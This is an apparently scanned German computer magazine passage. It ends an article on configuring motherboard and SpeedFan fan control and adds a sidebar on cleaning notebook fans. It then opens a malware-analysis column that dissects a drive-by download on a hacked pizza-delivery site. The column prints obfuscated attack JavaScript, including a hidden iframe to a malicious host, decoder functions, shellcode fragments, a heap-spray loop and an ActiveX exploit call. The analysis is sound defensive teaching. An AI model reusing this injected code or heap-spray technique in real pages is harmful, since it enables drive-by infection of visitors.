(„Smart Fan Calibration“) die Eckdaten des eingesetzten CPU-Lüfters – sprich maximale und minimale Drehzahl, sowie die dafür nötige Stellgröße (PWM-Rate respektive Spannung). Andererseits sind die Einstellmöglichkeiten ebenso wirr wie unsinnig.

„Fan Ctrl Off(°C)“ legt fest, unterhalb welcher Temperatur sich die Lüfterregelung abschaltet. Von solchem Unfug lässt man am besten die Pfoten und trägt einen unrealistisch niedrigen Wert wie etwa „10“ ein, denn bei PWM-Lüftern ist die 0-Prozent-Marke oft undefiniert. Manche drehen dann mit voller, andere mit halber Drehzahl und wieder andere bleiben stehen.

Viel nützlicher wirkt sich „Fan Ctrl On(°C)“ aus: Unterhalb dieser Temperatur bekommt der Lüfter die unter „Fan Ctrl Start Value“ festgelegte Stellgröße, darüber geht es schrittweise nach oben. Wie stark steht unter „Fan Ctrl Sensitive“. Die Wahl der Starttemperatur ist unkritisch und einfach. Wir empfehlen hier einen Wert zwischen 38 und 45 °C. Für den Start Value übernimmt man am besten den BIOS-Vorschlag aus dem Kalibrierungslauf, damit der

Lüfter sicher mit der Mindest-drehzahl dreht. Die Schrittweite zu bestimmen ist hingegen schwierig und nicht ungefährlich: Bei zu kleinen Werten überhitzt die CPU, lange bevor der Lüfter seine volle Drehzahl erreicht. Ein zu hoher Wert führt hingegen zu Lärmbelästigung. Hier hilft leider nur vorsichtiges Herantasten von oben. Lautes Fluchen auf die Entwickler von Biostar baut dabei Frust ab, die Ergebnisse des Analyse-Laufes liefern immerhin einen ersten Anhaltspunkt.

## Gigabyte

Gigabyte hat in den letzten Jahren bei unseren Mainboard-Tests regelmäßig Schelte für die miserable Lüftersteuerung bezogen. Zwar gelobte die Firma auf der CeBIT Besserung, doch die meisten Boards dürften nach wie vor wenige und vor allem kaum wirksame Einstellmöglichkeiten für die Regelung bieten: Im BIOS-Setup kann man die „Smart Fan Control“ lediglich aktivieren, vorgeben, was für ein Lüfter angeschlossen ist und diverse Warnungen konfigurieren. Wer unter Windows arbeitet, kann mit dem

Gigabyte-Programm Easy Tune den Lüfter doch noch beruhigen. Es muss dann allerdings immer im Hintergrund laufen.

Auf der Easy-Tune-Unterseite „Smart“ macht ein Druck auf den Knopf „Advanced“ die Parameter für die Lüftersteuerung zugänglich: Auf dem oberen Schieberegler legt man den Temperaturbereich fest, in dem die Regelung arbeiten darf. Außerhalb dieser grau eingefärbten Zone hält sie die Drehzahl konstant. Den unteren Grenzwert für die Fan Speed kann man per Hand einstellen, der obere liegt sinnvollerweise fest bei 100 Prozent. Für die drei frei wählbaren Parameter gilt dasselbe wie bereits beschrieben: Für unsere Test-CPU bietet sich ein Temperaturbereich von 38 bis 60 °C an. Unser Testlüfter läuft ab 13 Prozent sicher an.

## Die anderen

Auch wenn in Ihrem PC kein Mainboard von einem der oben genannten Hersteller steckt oder die Parameter anders heißen, das grundlegende Prinzip bleibt dennoch gleich: Solange kein Bauteil überhitzt, sollten die Lüfter möglichst langsam drehen. Steigenden Temperaturen wirkt die Regelung erst langsam und dann immer kräftiger entgegen und muss noch vor Erreichen der zulässigen Höchsttemperatur alle Register ziehen – sprich die maximale Drehzahl einstellen. Um die optimalen Parameter zu finden, bedarf es bei fast allen Boards einiger Testläufe und zahlreicher Neustarts.


## Plan B

Lässt sich die Lüftersteuerung des Mainboards im BIOS-Setup partout nicht zur Mitarbeit bewegen oder liefert sie nur unbefriedigende Resultate, bleibt noch ein Software-Ausweg: Das kostenlose


Windows-Programm SpeedFan kann die Super-I/O-Chips, denen die Regelung obliegt, bei vielen Mainboards direkt ansprechen und so unsinnige BIOS-Vorgaben überschreiben. Das setzt allerdings sowohl voraus, dass SpeedFan die verbauten Chips erkennt, als auch, dass es immer im Hintergrund läuft. Obwohl der Entwickler immer wieder neue Versionen herausbringt, hilft SpeedFan längst nicht bei allen Mainboards weiter. Grundsätzlich gilt: Je älter die Hardware, desto höher die Chancen, dass sie kooperiert. An Mainboards mit aktuellen Chipsätzen von Intel (H55, P55) und AMD (890GX) biss sich selbst die derzeit aktuelle Beta-Version von SpeedFan die Zähne aus.

Aber auch auf älterer Hardware bereitet SpeedFan mitunter Probleme, nicht zuletzt, weil die Konfiguration einerseits vom Mainboard sowie anderen PC-Komponenten abhängt und andererseits über mehrere Unterseiten des Programms verstreut ist. Außerdem kann die Software-Regelung versagen, wenn der PC abstürzt – und dann möglicherweise unbeaufsichtigt schmort. SpeedFan bleibt daher – wie auch die Software-Tools der Board-Hersteller – eine Notlösung für den Fall, dass über das BIOS-Setup kein zufriedenstellendes Ergebnis erzielbar ist.

Nach dem Start untersucht SpeedFan zunächst die vorhandene Hardware. Im besten Fall erscheinen danach im Hauptfenster die aktuellen Lüfterdrehzahlen sowie die Temperaturen von Grafikkarte (GPU), Prozessor (Core) und Mainboard (Temp). Solange „Automatic fan speed“ deaktiviert ist, kann man direkt auf der Hauptseite mit den Stellgrößen für die Lüfter spielen. Achtung: Behalten Sie dabei die Temperaturen im Auge, damit kein Bauteil überhitzt – Werte oberhalb von 70 °C (bei einigen



Bei Gigabyte-Mainboards kann das Programm Easy Tune die verkorksten BIOS-Vorgaben für die Lüftersteuerung verbessern.



**SpeedFan kann schlecht konfigurierten Lüftersteuerungen auf die Sprünge helfen. Allerdings muss man erst einmal herausfinden, welche Lüfter worauf reagieren.**

High-End-Grafikkarten 90 °C) sind normalerweise ungesund.

Nun gilt es einerseits zu ermitteln, welcher Lüfter auf welche Stellgröße reagiert, andererseits sinnvolle Untergrenzen zu bestimmen. Tipp: Nicht alle Lüfter erreichen ihre minimale Drehzahl bei der Einstellung „0 %“, sondern werten das als Fehler und drehen sicherheitshalber relativ schnell. Andere brauchen eine gewisse Mindest-PWM-Rate, um überhaupt anzulaufen. Nach oben hin empfehlen wir hingegen, der Regelung freie Hand zu lassen.

Danach geht es an die Feineinstellung: Die Schaltfläche „Configure“ gewährt Zugang zu einer ganzen Reihe Einstellseiten, von denen wir uns auf drei konzentrieren. Der Übersichtlichkeit halber bekommen unter „Fans“ alle

Lüfter aussagekräftige Namen und man entfernt die Häkchen vor unbenutzten Einträgen.

Bei den ersten Experimenten sollte klar geworden sein, welche Stellgröße welchen Lüfter beeinflusst. Vergibt man auf der Seite „Speeds“ sinnvolle Namen, wird es im weiteren Verlauf übersichtlicher. Bei unbenutzten Stellgrößen entfernt man auch hier die Häkchen, sie verschwinden damit auf den anderen Seiten aus der Ansicht. Zudem gibt es für jede Zeile die Möglichkeit, den Regelbereich auf die eingangs ermittelten Werte zu beschränken. Nicht vergessen: Erst ein Haken bei „Automatically Varied“ übergibt die Kontrolle für diesen Regler an die SpeedFan-Automatik.

Zuletzt kommt der Reiter „Temperatures“ an die Reihe: Die

Haken legen fest, welche Temperaturen sich auf die Regelung welcher Lüfter auswirken sollen. Hier sind Mitdenken und Kenntnis der Luftströme im Inneren des Gehäuses erforderlich: So ergibt es wenig Sinn, den CPU-Lüfter mit der Grafikkartentemperatur zu koppeln. Anders bei den Gehäuselüftern: Diese sollen anlaufen, sobald es irgendwo zu warm wird. Liefern Sensoren auch Werte für die Mainboard-Temperatur, so sollten diese nur dann in die Regelung des CPU-Lüfters einfließen, wenn der Luftstrom auch auf das Board gerichtet ist. Das trifft bei sogenannten Top-Blowern, nicht aber bei Tower-Kühlern zu.

Für jeden Temperatursensor erwartet SpeedFan noch einen Zielwert („Desired“) sowie eine Obergrenze („Warning“), ab der die zuständigen Lüfter auf jeden Fall mit voller Drehzahl laufen. Für die Zielwerte gilt dasselbe wie

für die Vorgaben im BIOS-Setup: Werte, die rund 10 bis 15 Grad unter der zulässigen Maximaltemperatur liegen, stellen einen guten Kompromiss aus Lärmentwicklung und Sicherheit dar.

Gibt man abschließend auf der Hauptseite von SpeedFan die Automatik frei, sollte das Programm in weniger als einer Minute die Lüfter drosseln. Auch hier geht es nicht ohne einen abschließenden Lasttest mit den eingangs erwähnten Programmen. Erkennt SpeedFan nicht alle Chips auf Anhieb oder reagieren die Lüfter nicht, so bietet der Reiter „Advanced“ viele zusätzliche Einstelloptionen. Diese sind jedoch mit großer Vorsicht zu genießen, da sie direkt über den System Management Bus (SMB) auf die Chips zugreifen und deren interne Register umkonfigurieren. Einige Tipps dazu liefert der SpeedFan-Autor auf seiner Webseite. (bbe)

## Literatur

- [1] Benjamin Benz, Silentium!, Laute PCs selbst leise machen, c't 14/09, S. 170
- [2] Benjamin Benz, Regler von der traurigen Gestalt, c't 10/09, S. 174
- [3] Benjamin Benz, Wunsch Dir was zum Arbeiten, c't 8/10, S. 142
- [4] Jürgen Rink, Schraube für Schraube, Notebooks selbst aufrüsten ohne unerwünschte Nebenwirkungen, c't 14/08, S. 96

[www.ct.de/1013176](http://www.ct.de/1013176)

## Notebooks ruhigstellen

Bei Notebooks passen die Hersteller die Lüfterdrehzahl und -stufen an jedes Gerät individuell an, weshalb man keinesfalls daran herumbasteln sollte: Wenn ein neues Notebook unter Rechenlast laut wird, dann braucht es nun mal diesen Luftfluss, um seine Komponenten ausreichend zu kühlen. Allerdings kann sich im Laufe der Zeit Staub im Inneren eines Notebooks ansammeln, der die Kühl lamellen verstopft – auch dann drehen die Lüfter auf, um noch genügend Luft durch die Staubwand zu pressen.

Zum Entfernen des Staubs muss man das Notebook öffnen, doch das klappt nicht bei jedem Gerät gleich leicht: Mal reicht es, die

Bodenplatte abzuschrauben, mal muss der gesamte Unterbau zerlegt werden. Bei Letzterem lauern üblicherweise versteckte Schrauben und hartnäckige Plastiknasen, sodass man nur mit Geduld, Vorsicht und viel Zeit zum Ziel kommt. Ausführliche Service-Handbücher halten leider die wenigsten Hersteller auf ihren Webseiten bereit; eine bebilderte Anleitung mit vielen Tipps finden Sie in [4].

Der meiste Staub sammelt sich zwischen dem Lüfter und den Lamellen, sodass man um einen Ausbau des Lüfters nicht herumkommt – was in seltenen Fällen den Ausbau des Mainboards oder das Abschrauben der Heatpipes von Prozessor

und Chipsatz erfordert. Sind Lüfter und Lamellen getrennt, so kann man beide mit einem (Hand-)Staubsauger auf niedriger Stufe vom Staub säubern. Die Radiallüfter sollte man vorher mit einem Taschentuch oder Wattestäbchen vorsichtig blockieren, damit das Lager keinen Schaden nimmt. Feinere

Verschmutzungen kann man mit einem trockenen Wattestäbchen entfernen, doch allzu pingelig sollte man dabei nicht sein, denn schließlich beginnt der Verstopfungsvorgang von vorne, sobald man das Notebook nach dem Zusammenschrauben wieder in Betrieb nimmt. (mue)



**Mit den Jahren sammelt sich zwischen den feinen Lamellen des Notebook-Kühlers allerhand Staub und verstopft sie. Gegen diesen Widerstand muss der Lüfter anpusten und wird laut.**

ct



Anzeige

Anzeige



Thorsten Holz

# Tatort Internet

## Teil 1: Alarm beim Pizzadienst

Als ich mir auf der Webseite meines Lieblingspizzadienstes gerade eine Pizza aussuchen will, schlägt der Wächter meiner Antivirensoftware Alarm: Eine „Trojaner.Backdoor“ will er gefunden und unschädlich gemacht haben. Mal sehn, was da los ist.

Heute hab ich eigentlich noch nichts an diesem Rechner gemacht und normalerweise halte ich den auch sauber. Es hat also wahrscheinlich etwas mit der Webseite zu tun, die ich gerade geöffnet habe. Mein erster Blick gilt somit deren Quelltext. Wenn es wirklich ein Angriff ist, sollten sich im HTML-Code irgendwo Anhaltspunkte dafür finden lassen.

Nach kurzer Suche werde ich fündig; am Ende der Seite taucht ein merkwürdiges Stück JavaScript-Code auf:

```
<script>var c = '%25%33%43%69%66%72%61%6d%65[ ... ]%25%33%45';
var d=unescape(unescape(c));
document.write(unescape(d));
</script>
```

Das sieht schon sehr nach Unrat aus. Im Wesentlichen jagt es eine lange Kette hexadezimal-kodierter Zeichen mehrfach durch die JavaScript-Funktion `unescape()`, um sie dann via `document.write` direkt in die bereits im Browser geladene Webseite zu schreiben. Typisch für Drive-by-Downloads!

Doch wieso kann eine Webseite einfach so einen Trojaner auf mein System schieben? Ich hab doch nichts angeklickt. Um zu verstehen, was da genau vor sich geht, muss ich irgendwie an den Klartext des Codes kommen. Auf einem Testsystem würde ich nun die Seite abspeichern und den Schreibbefehl einfach durch ein `alert()` ersetzen. Dann präsentierte mir der

Browser den dekodierten Text auf dem Silbertablett in einem Popup-Fenster. Aber das hier ist mein privater Rechner, da ist mir das zu heikel. Wer weiß schon, was der Kerl noch so alles in petto hat (wenn es denn wirklich ein Kerl ist).

Also gehe ich den etwas umständlicheren, aber sicheren Weg und benutze SpiderMonkey, um den Code auszuführen. Doch als ich der JavaScript-Engine von Mozilla den Script-Schnipsel als Textdatei vorwerfe, ernte ich erst einmal die Fehlermeldung „ReferenceError: document is not defined“. Kein Wunder, denn das Objekt `document` ist nur im Kontext eines Browsers definiert. Doch nachdem ich `document.write()` durch ein einfaches `print()` ersetzt habe, funktioniert alles wie geplant:

```
$ js 1.js
<iframe src="http://tissot333.cn/eleonore/index.php" width="0" height="0"
frameborder="0"></iframe>
```


Irgend jemand hat also in die Webseite meines Lieblingspizzadienstes einen `IFrame` mit einer Referenz auf eine andere Webseite eingebaut. Wahrscheinlich hat er dazu eine Schwachstelle in der eingesetzten Software ausgenutzt und den Code beispielsweise via SQL-Injection eingeschleust. Null als Höhe und Breite des eingebetteten `IFrames` machen ihn quasi unsichtbar – das lässt Böses ahnen.

Um den `IFrame` zu analysieren, lade ich die dort referenzierte Datei `index.php` mit dem Kommandozeilentool `wget` herunter und öffne sie in einem Editor.

```
<div style='display: none;'>
<i id =i6C>qqfppBfqZfppSff[ ... ]3fSBfq</i>
<div id =pJ0rU7V>pf33[ ... ]BfEzf</div>
</div>
```

Schon auf den ersten Blick sieht man, dass hier seltsame Dinge passieren: Ein Block mit HTML-Code, der verschiedene HTML-

Das Böse lauert nicht nur in den Schmutzecken. Immer mehr eigentlich harmlose Webseiten führen zu sogenannten Drive-by-Downloads.







Vermutlich werden die langen Buchstabenketten also später noch benötigt; vielleicht sind es sogar Befehle in kodierter Form. Insgesamt definiert der Code vier Funktionen. Dahinter folgt der Code, den der Browser direkt beim Aufruf der Seite ausführt:

```
var y0aE3xU="";
var o81fCjv = f5xMadF.length;
for (VunDhir=0; o81fCjv>VunDhir;
      VunDhir++) {
    var y0aE3xU = y0aE3xU +
                  w5JGZaJ(f5xMadF, VunDhir);
}
```

Das sieht zwar auf den ersten Blick wüst aus, ist aber noch halbwegs überschaubar. Also versuche ich mich zunächst an einer manuellen Analyse: Die Variable y0aE3xU wird mit dem leeren String initialisiert und die Variable o81fCjv bekommt den Wert 2, da das Array die beiden ID-Tags von oben enthält. Die for-Schleife ruft zweimal die Funktion w5JGZaJ() auf:

```
function w5JGZaJ(f5xMadF, VunDhir) {
    return VunDhir=document.getElementById(
        f5xMadF[VunDhir]).innerHTML;
}
```

Sieh an – sie greift via getElementById() und innerHTML() auf den Inhalt der HTML-Elemente mit den bereits bekannten IDs i6C und pJ0rU7V zu. Deren Inhalt wird dann innerhalb der for-Schleife der Variablen y0aE3xU zugewiesen. Nach Beenden der Schleife enthält diese Variable also die langen Buchstabenketten aus dem HTML-Code.

Weiter geht's im Text:

```
var VunDhir=tG7A8Qj(y0aE3xU);
```

Elemente mit unterschiedlichen IDs definiert, und alle enthalten nur langen Ketten von Buchstaben. Wozu die wohl gebraucht werden? Na ja, das wird schon noch kommen; erst mal weiter schauen. Der Rest der Datei besteht aus ziemlich obskurem JavaScript-Code mit Befehlen wie:


```
function tG7A8Qj(qmueigi){...}
```

und später dann:

```
var VunDhir=tG7A8Qj(y0aE3xU);
```

Da wurde offenbar einer dieser Scrambler eingesetzt, der die Variablen- und Funktionsnamen durch zufällige Zeichenketten ersetzt, um den Code möglichst unleserlich zu gestalten. Ganz offensichtlich hat da jemand was zu verbergen. Doch so einfach lass ich mich nicht abschütteln. Weiter unten findet sich ein Feld, das die beiden IDs von oben referenziert:

```
var f5xMadF = new Array("i6C","pJ0rU7V");
```



## Über „Tatort Internet“

In unserer Serie „Tatort Internet“ untersuchen Experten verdächtige Dateien nach allen Regeln der Kunst. Schauen Sie Ihnen dabei über die Schulter, wie sie den echten Schädlingen auf die



Schliche kommen – denn das Ganze hätte sich genau so abspielen können.

Der Experte dieser Folge, Thorsten Holz, hat das deutsche Ho-

ynet-Projekt mit ins Leben gerufen, das seit 2004 verwundbare Systeme im Internet platziert, um Angriffe gegen diese Systeme zu analysieren. Mittlerweile forscht er in diesem Bereich als Juniorprofessor an der Ruhr-Universität Bochum.

In der nächsten Folge kommt eine verdächtige DOC-Datei an die Reihe.

Okay – hier wird der Zeichensalat offenbar dekodiert. Doch ein Blick in die Dekodierfunktion zeigt noch mehr Kauderwelsch

```
function tG7A8Qj(qmueigi)
{
    var
    VvL57xe,dHnHlum,VUH4Mre,f9ft2GY="",
    keMFvAW="B6SjRiQwmJfo1p9qbLL7cHI5E
    MFvWC8NtrZGvAXgxDeKhdnd0";
    for(VvL57xe=0;VvL57xe<qmueigi.length;VvL
    57xe++)
    {dHnHlum=qmueigi.charAt(VvL57xe);
    ...
```

Und ein Ende ist noch längst nicht in Sicht, da gegen Ende eine weitere Funktion namens decryptor() aufgerufen wird. Höchste Zeit für einen erneuten Einsatz von SpiderMonkey! Der Affe stolpert zunächst über die ihm unbekannten Methoden getElementById() und innerHTML(), die es nur im Browser-Kontext gibt. Zum Glück kann ich das Ergebnis der for-Schleife aus der manuellen Analyse bereits und kann die Variable selbst passend befüllen.

Beim zweiten Anlauf kommt SpiderMonkey ein Stück weiter, scheitert dann aber erneut mit einer Fehlermeldung auf die fehlenden Referenz auf document bei folgenden Code-Zeilen:

```
var gogle=document;
var yandex=document;
gogle.write("<scri"+"pt>");
yandex.write(VunDhir);
document.write("</sc"+"ript>");
```

**Wenn man sich durch die vielen Schleier arbeitet, wird das Ziel des Exploits sichtbar: die URL, unter der das eigentliche Schadprogramm abgelegt ist.**

Das ist eine einfache Art der Verschleierung: Verschiedenen Variablen wird das document-Object zugewiesen und dann damit erneut die Methode write() ausgeführt, um den Code in die aktuell geladene Seite zu schießen. Dazu umschließen den ausgepackten Code zerhackstückte Script-Tags. Um endlich an den injizierten Code zu kommen, kann ich den gesamten Block durch print(VunDhir); ersetzen. Als Ergebnis liefert mir SpiderMonkey dann:

```
document.write("<iframe src=
'http://tissot333.cn/eleonore/pdf.php?
spl=pdf_all' width='148'
height='261'
frameborder='0'></iframe>");
```

Die ganze Verschleierung hat also nur das Ziel, ein weiteres iFrame einzubinden. Also noch mal von vorn: Datei herunterladen und in den Editor damit. Auch hier findet sich wieder ein langer Block mit kodierten Zeichen:

```
var z4wurlU =
"%uA164%u0018%u0000%u408B%u8B30
[ ... ]
%u6944%u6572%u7463%u5F58%u5344";
```

und diesmal wird das Ganze via unescape() ausgepackt:

```
var ZqEs8Ui = unescape(z4wurlU);
```

Doch die kodierten Hex-Werte sehen mir diesmal mehr nach Shellcode aus – also nach Maschinenbefehlen, die man über einen Sicherheitslücke einschleusen und dann ausführen will. Das bestätigt die nächste Zeile

```
var D4aFw4Q = unescape("%u9" +
"090%u9" + "09" + "0");
```

die mehrfach den Hex-Code 0x90 enthält. Das ist die Sequenz für den x86-Maschinenbefehl „No Operation“ – also „Tu nichts“, kurz NOP. Sie kommt bei vielen Exploits als Füllmaterial zum Einsatz. Dann wieder eine Schleife:

```
while (...) D4aFw4Q += D4aFw4Q;
```


Da darum eine weitere Schleife geschachtelt ist, landen letztlich in der Variablen hdwPhXe mehrere tausend NOP-Befehle. Hab ich's doch geahnt – da bastelt sich einer eine so genannte NOP-Slide – also eine Tu-Nix-Rutsche zusammen.

Diese Tu-Nix-Rutsche wird gern beim sogenannten Heap Spraying eingesetzt. Wer einen Exploit schreiben will, steht oft

vor dem Problem, dass er zwar einen Sprung im regulären Code umbiegen kann, aber nicht so recht weiß, wohin er springen soll. Denn an welcher Speicheradresse der Exploit-Code gelandet ist, kann man meist nicht vorhersagen.

Deshalb überschreibt er dann einfach den kompletten Speicher mit vielen dieser langen Tu-Nix-Rutschen, an deren Ende der gewünschte Code steht. Dann lässt er das Programm mit der Gewissheit ins Blaue springen, dass es ziemlich sicher eine der Rutschen trifft, ein paar tausend Mal „Nix“ tut und dann schließlich beim eingeschleusten Code landet.

Und hier kommt auch schon das Heap Spraying:



**Durch Heap Spraying wird der Arbeitsspeicher so präpariert, dass man bei einem ungezielten Sprung so gut wie immer auf einer der Tu-Nix-Rutschen landet, die im Shell-Code enden.**

```
1 <div style='display: none;'><i id=i6C>qfppB[...].JfSbfq</i>
  <div id=pJOrU7V>pf33f[...].Jf4BfEz</div>
2 </div>
3 <script>
4
5 var y0aE3xU="";
6 var fSxMadF = new Array("i6C", "pJOrU7V");
7 var xuEiMC5="";
8 function w5JGZaJ(fSxMadF, VunDhir) {
9   return VunDhir=document.getElementById(fSxMadF[VunDhir]).innerHTML;
10 }
11 function YqKYl8m( NpetEE9 ) {
12   return String.fromCharCode(NpetEE9);
13 }
14 function decryptor(aBcEjct) {
15   LwoIq42 = aBcEjct.split('J');
16   for (var i=0; i<LwoIq42.length-1; i++) {
17     LwoIq42[i]++;
18     xuEiMC5 += YqKYl8m(LwoIq42[i]); return(xuEiMC5);
19   }
20   function tG7A8qj(qmueigi)
21   {
22     var Vvl57xe, dHnHlum, VUH4Mre, f9ft2GY="";
23     keMFvAW="B6SjRiQwmJfo1p9qBLL7chI5EMFvWC8Zntr3GvXgxDehnd0";
24     for(Vvl57xe=0; Vvl57xe<qmueigi.length; Vvl57xe++)
25       {dHnHlum=qmueigi.charAt(Vvl57xe);
26        VUH4Mre=keMFvAW.index0f(dHnHlum);
27        if(VUH4Mre>=0)
28        {
29          if(VUH4Mre==0){VUH4Mre=48}
30          else{VUH4Mre=VUH4Mre-1}f9ft2GY+=keMFvAW.charAt(VUH4Mre)}
31          else {f9ft2GY+=dHnHlum};
32        }
33        xvX = decryptor(f9ft2GY);
34        return xvX;
35      }
36      var o81fCjv = fSxMadF.length;
37      for (VunDhir=0; o81fCjv>VunDhir; VunDhir++)
38        {var y0aE3xU=y0aE3xU+w5JGZaJ(fSxMadF, VunDhir);}
39      var google=document;
40      var yandex=document;
41      google.write("<sc<i>i+<pt>");
42      yandex.write(VunDhir);
43      document.write("</sc+<ript>");
44    }</script>
```

**Einstieg**

**Code zusammenbauen**

**Javascript dekodieren**

**Javascript injizieren**

**Auf den ersten Blick sieht man nur kryptisches Kauderwelsch. Erst der Blick des Experten enthüllt die Strukturen und Abläufe.**

```
var faSiZhc = new Array();
for (IF7Dfmj = 0; IF7Dfmj < 350;
    IF7Dfmj++) {
  faSiZhc[IF7Dfmj] = hdwPhXe + ZqEs8Ui
}
```

Das legt im Speicher 350 dieser Rutschen an, jede mit ein paar tausend NOPs und dann dem Shell-Code aus ZqEs8Ui. Die Bühne ist bereit für den Hauptdarsteller! Und da kommt er auch schon:

```
var bC44pzT =
document.createElement('object');
...
bC44pzT.data = 'dx_ds.gif';
bC44pzT.classid = 'clsid:0955AC62-BF2E-
4CBA-A2B9-A63F772D46CF';
```

Die Internetsuche liefert für die Class-ID 0955AC62-BF2E-4CBA-A2B9-A63F772D46CF als einen der ersten Treffer: „heise Security – Webseiten infizieren Windows-PCs über neue DirectShow-Lücke“ [1].

Hab ich dich! Ganz offenbar versucht der Exploit hier das verwundbare ActiveX-Control aufzurufen, um darin den heise-Security-Artikel beschriebenen Pufferüberlauf auszulösen. Und ich will ein l4m3r sein, wenn dx\_ds.gif tatsächlich ein Bild enthält und nicht ein speziell präpariertes MPEG2-Filmchen mit den dazu nötigen MPEG2Tune-Request-Objekten. Doch die auseinanderzunehmen führt in die falsche Richtung. Den Hacker-Gal haben wir ja bereits in Form des Shellcodes. Der wird mir jetzt verraten, was der Exploit eigentlich mit meinem Rechner vorhatte.

Dazu kopiere ich ihn in eine Datei namens 1.sc und wende ein wenig weiße Perl-Magie an:

```
$ perl -pe
's/%u(..)(../chr(hex($2)).chr(hex($1)))/ge'
<< 1.sc
```

Natürlich ist das keine Magie, sondern eine auf die Schnelle improvisierte Perl-Version der JavaScript-Funktion unescape, die mir die benötigten Binärdaten liefert. Dort muss er stecken ... Et voilà – der Hex-Editor ghex zeigt unter anderem eine URL im Klartext (siehe Bild auf S. 185).

